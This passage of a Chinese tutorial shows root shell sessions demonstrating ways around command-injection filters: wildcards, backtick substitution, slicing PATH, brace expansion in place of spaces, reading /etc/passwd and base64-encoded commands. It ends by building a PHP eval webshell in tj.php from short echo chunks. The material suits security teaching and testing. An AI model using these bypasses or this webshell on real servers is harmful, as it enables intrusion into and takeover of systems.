which ifconfig //找到ifconfig
/us?/sbin/if?onfig
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# whereis whoami
whoami: /usr/bin/whoami /usr/share/man/man1/whoami.1.gz
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# which whoami
/usr/bin/whoami
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# /u?r/?in/wh?am?
root
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# which ifconfig
/usr/sbin/ifconfig
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# /us?/sbin/if?onfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.149.206  netmask 255.255.240.0  broadcast 172.19.159.255
        ether 00:16:3e:08:3f:db  txqueuelen 1000  (Ethernet)
        RX packets 2323681  bytes 2107389237 (1.9 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1571501  bytes 627518860 (598.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1330033  bytes 1485716360 (1.3 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1330033  bytes 1485716360 (1.3 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@iZuf6gkrzwb6u8ciil0uhkZ ~]#
```

同理可得，星号*在linux中用来代表一个或多个任何字符，包括空字符

```
/*/bin/wh*mi
/us*/*in/who*mi
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# /*/bin/wh*mi
root
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# /us*/*in/who*mi
root
```

组合起来!

```
/*s?/*?n/w?o*i
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# /*s?/*?n/w?o*i
root
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]#
```

2.4 linux深入，命令中的命令

Linux中，反引号的作用是把括起来的字符当做命令执行

```
666`whoami`666
666`whoami`666
//命令执行后的结果在2个666中间
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# 666`whoami`666
-bash: 666root666: command not found
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# 666`\whoami`666
-bash: 666root666: command not found
```

至于第二条命令为什么加个上面已经解释过了

我们再次组合起来

```
w`saldkj2190`ho`12wsa2`am`foj11`i
wh$(70shuai)oa$(fengfeng)mi
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# w`\sjaio`ho`\1290sajd`am`\fff14`i
-bash: sjaio: command not found
-bash: 1290sajd: command not found
-bash: fff14: command not found
root
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# wh$(70shuai)oa$(fengfeng)mi
-bash: 70shuai: command not found
-bash: fengfeng: command not found
root
```

2.5 利用linux中的环境变量

linux是否能像windows那样，使用环境变量里的字符执行变量呢，当然也是可以的。我就喜欢把一个命令写的好长，让别人看不懂，这样就感觉很厉害的样子

首先echo $PATH

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# echo $PATH
/usr/pgsql-11/bin:/usr/lib64/qt-3.3/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/www/wdlinux/mysql/bin:/root/jdk1.8.0_251/bin:/root/bin
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]#
```

Linux下严格区分大小写，不可以写成$path，但windows可以，细心的小伙伴可能发现前面windows下我写过CommonProgramFiles，也写过commonprogramfiles

接着我们来截取字符串，我懒得数

```
echo ${#PATH}
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# echo ${#PATH}
145
```

长度为145-1=144

如果我现在要查看/root/目录下的123.txt文件，就可以像下图一样操作

```
cat ${PATH:136:6}123.txt
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# pwd;ll
/root
total 52
-rw-r--r-- 1 root  root     26 Jun  7 20:41 123.txt
drwxr-xr-x 7 10143 10143  4096 Mar 12 14:37 jdk1.8.0_251
-rw-r--r-- 1 root  root   9224 Sep 12  2016 mysql57-community-release-el7-9.noarch.rpm
drwxr-xr-x 3 root  root   4096 Jun  4 15:19 nanyu
-rw-r--r-- 1 root  root  23974 May 27 12:11 result.xml
drwxr-xr-x 6 root  root   4096 May 29 11:39 tongjing
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# echo ${PATH:136:6}
/root/
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# cat ${PATH:136:6}123.txt
just don't tell you flag!
```

那么相信让你拼接成想要的命令都不难吧，至于怎么设置变量然后去引用，不过多赘述，道理都是相同的，我找字符找的眼睛快瞎了

```
${PATH:91:1}h${PATH:139:1}a${PATH:103:1}${PATH:143:1}
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ${PATH:91:1}h${PATH:139:1}a${PATH:103:1}${PATH:143:1}
root
```

2.6 使用大括号绕过空格过滤

在linux下我们还可以使用大花括号来绕过空格的限制，比如ls -alt命令中间的空格

```
{ls,-alt}
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# {ls,-alt}
total 156
dr-xr-x---. 15 root  root   4096 Jun  7 20:41 .
-rw-r--r--   1 root  root     26 Jun  7 20:41 123.txt
-rw-------   1 root  root  12001 Jun  7 13:42 .bash_history
drwx------   2 root  root   4096 Jun  7 03:16 .gnupg
drwxr-xr-x   3 root  root   4096 Jun  4 15:19 nanyu
-rw-------   1 root  root      7 Jun  4 13:16 .python_history
-rw-------   1 root  root   8678 Jun  4 12:29 .viminfo
-rw-------   1 root  root    460 May 31 22:36 .mysql_history
drwxr-xr-x   6 root  root   4096 May 29 11:39 tongjing
dr-xr-xr-x. 20 root  root   4096 May 28 20:20 ..
-rw-r--r--   1 root  root  23974 May 27 12:11 result.xml
drwxr-xr-x   9 root  root   4096 May 26 15:09 .msf4
drwxr-xr-x   3 root  root   4096 May 26 14:59 .bundle
drwxr-xr-x   3 root  root   4096 May 26 14:50 .gem
drwx------   3 root  root   4096 May 26 13:27 .config
drwxr-xr-x   3 root  root   4096 May 26 13:27 .local
drwxr-xr-x   3 root  root   4096 May 26 13:12 .cache
drwxr-----   3 root  root   4096 May 26 10:50 .pki
-rw-r--r--   1 root  root    206 May 26 09:50 .pydistutils.cfg
drwxr-xr-x   2 root  root   4096 Apr 26 15:58 .pip
drwx------   2 root  root   4096 Apr 26 07:59 .ssh
drwxr-xr-x   7 10143 10143  4096 Mar 12 14:37 jdk1.8.0_251
-rw-r--r--   1 root  root   9224 Sep 12  2016 mysql57-community-release-el7-9.noarch.rpm
-rw-r--r--.  1 root  root     18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root  root    176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root  root    176 Dec 29  2013 .bashrc
-rw-r--r--.  1 root  root    100 Dec 29  2013 .cshrc
-rw-r--r--.  1 root  root    129 Dec 29  2013 .tcshrc
```

再比如cat /etc/passwd命令中间的空格

```
{cat,/etc/passwd}
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# {cat,/etc/passwd}
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
saslauth:x:997:76:Saslauthd user:/run/saslauthd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:996:995:nginx user:/var/cache/nginx:/sbin/nologin
tongjingi:x:1010:1010::/home/tongjingi:/bin/bash
msf:x:1001:1001::/home/msf:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false
ntp:x:38:38::/etc/ntp:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
www:x:1000:1000::/dev/null:/sbin/nologin
test:x:1011:1011::/home/test:/bin/bash
```

2.7 了解重定向符号在绕过中的作用

我们还可以使用<>来绕过空格。请仔细看执行后的效果。linux中，小于号<表示的是输入重定向，就是把<后面跟的文件取代键盘作为新的输入设备，而>大于号是输出重定向，比如一条命令，默认是将结果输出到屏幕。但可以用>来将输出重定向，用后面的文件来取代屏幕，将输出保存进文件里


`ls<>alt`

```
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ls<>alt
123.txt  alt  jdk1.8.0_251  mysql57-community-release-el7-9.noarch.rpm  nanyu  result.xml  tongjing
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ls<>al
123.txt  al  alt  jdk1.8.0_251  mysql57-community-release-el7-9.noarch.rpm  nanyu  result.xml  tongjing
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ls<>als
123.txt  al  als  alt  jdk1.8.0_251  mysql57-community-release-el7-9.noarch.rpm  nanyu  result.xml  tongjing
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ls<>ats
123.txt  al  als  alt  ats  jdk1.8.0_251  mysql57-community-release-el7-9.noarch.rpm  nanyu  result.xml  tongjing
[root@iZuf6gkrzwb6u8ciil0uhkZ ~]# ll
total 52
-rw-r--r-- 1 root  root     26 Jun  7 20:41 123.txt
-rw-r--r-- 1 root  root      0 Jun  7 20:59 al
-rw-r--r-- 1 root  root      0 Jun  7 20:59 als
-rw-r--r-- 1 root  root      0 Jun  7 20:59 alt
-rw-r--r-- 1 root  root      0 Jun  7 20:59 ats
drwxr-xr-x 7 10143 10143  4096 Mar 12 14:37 jdk1.8.0_251
-rw-r--r-- 1 root  root   9224 Sep 12  2016 mysql57-community-release-el7-9.noarch.rpm
drwxr-xr-x 3 root  root   4096 Jun  4 15:19 nanyu
-rw-r--r-- 1 root  root  23974 May 27 12:11 result.xml
drwxr-xr-x 6 root  root   4096 May 29 11:39 tongjing
```

2.8 linux中特殊的base64编码

我们还可以在自己的linux系统中将命令进行base64编码，然后再拿去目标请求中命令执行,使用base64的-d参数解码。

```
echo whoami|base64 //先输出whoami的base64编码
`echo dwhvYW1pCg==|base64 -d` //将其base64解码
```



再次强调用反引号括起来的值会被当做命令执行

三、一个有趣的例子


咱们再根据base64进行一次发散思维。如果某处存在命令执行但是限制了长度，我们可以利用这种方式来写一个密码为123的webshell一句话木马。

```
echo "<?php @eval($_POST[123]);?>" | base64
//输出一句话的base64编码
```

```
echo -n PD>a;
echo -n 9w>b;
echo -n aH>c;
echo -n Ag>d;
echo -n QG>e;
echo -n V2>f;
echo -n YW>g;
echo -n wo>h;
echo -n JF>i;
echo -n 9Q>j;
echo -n T1>k;
echo -n NU>l;
```


```
echo -n Wz>m;
echo -n Ey>n;
echo -n M1>o;
echo -n 0p>p;
echo -n Oz>q;
echo -n 8+>r;
```

```
[root@iZuf6gkrzwb6u8ciil0uhkZ test]# echo "<?php @eval($_POST[123]);?>" | base64
PD9waHAgQGV2YWwoWzEyM10pOz8+Cg==
```





然后组合base64解码并生成php文件

```
cat a b>s;
cat s c>b;
cat b d>s;
cat s e>a;
cat a f>s;
cat s g>a;
cat a h>s;
cat s i>a;
cat a j>s;
cat s k>a;
cat a l>s;
cat s m>a;
cat a n>s;
cat s o>a;
cat a p>s;
cat s q>a;
cat a r>s;

```




```
base64 -d s>z;
cp z tj.php;
```





大体思路就是用echo不断写入或者也可以用>>来追加写入，拼接成一个文件，最后cp或者mv成一个文件

echo -n是令其后面不会加入自动换行，方便拼接。逐步解释要写很多，建议有点懵的哥哥一句一句执行，